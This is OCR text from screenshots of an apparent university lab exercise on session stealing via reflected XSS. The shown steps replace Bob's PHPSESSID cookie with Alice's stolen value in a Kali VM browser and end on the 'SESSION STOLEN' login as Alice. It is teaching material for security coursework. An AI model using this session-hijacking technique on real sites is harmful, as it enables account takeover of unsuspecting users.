Domain: ☑ urbank.com
Path: ☑ /
Send For: ☑ Any type of connection
Http Only: ☑ No
Expires: ☑ date
December 31, 2017 15:55:20
December 31 , 2017 15 : 55 : 20

REPLACING BOB'S COOKIE WITH ALICE'S

Final_Kali-2.0 - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1129842/Final_Kali-2.0


Final_Kali-2.0

Iceweasel

http://urban...success.php

Login Suc

Edit cookie – Cookies Manager+
Name: ☑ PHPSESSID
Content: ☑ aq7n4lu2e01l3bufbi9an6qfr2
☑ Wrap text
Domain: ☑ urbank.com
Path: ☑ /
Send For: ☑ Any type of connection
Http Only: ☑ No
Expires: ☑ date
November 27, 2019 01:04:41
November 27 , 2019 01 : 04 : 41



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss
Session Stealing (Remote R...
Assignments - ICS 482-01 Vuln...
Search...

Session Stealing (Remote Reflected XSS)

CONTENT CHANGED

Now he will refresh the webpage and steal Alice's session. Perform steps 10 & 11.

11 **Click** the refresh button.

Login Successful, Welcome Bob

READ IN CHANGES

12 **View** the result.

Login Successful, Welcome Alice

SESSION STOLEN

13 **Close** the VM window.

Final_Kali-2.0_0 - Google Chrome
Secure
https://lab.infoseclearning.com/lab/console/vm-211261/Final_Kali-2.0_0
Final_Kali-2.0_0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Iceweasel
Sat 10:34

Login Successful, Welcome Alice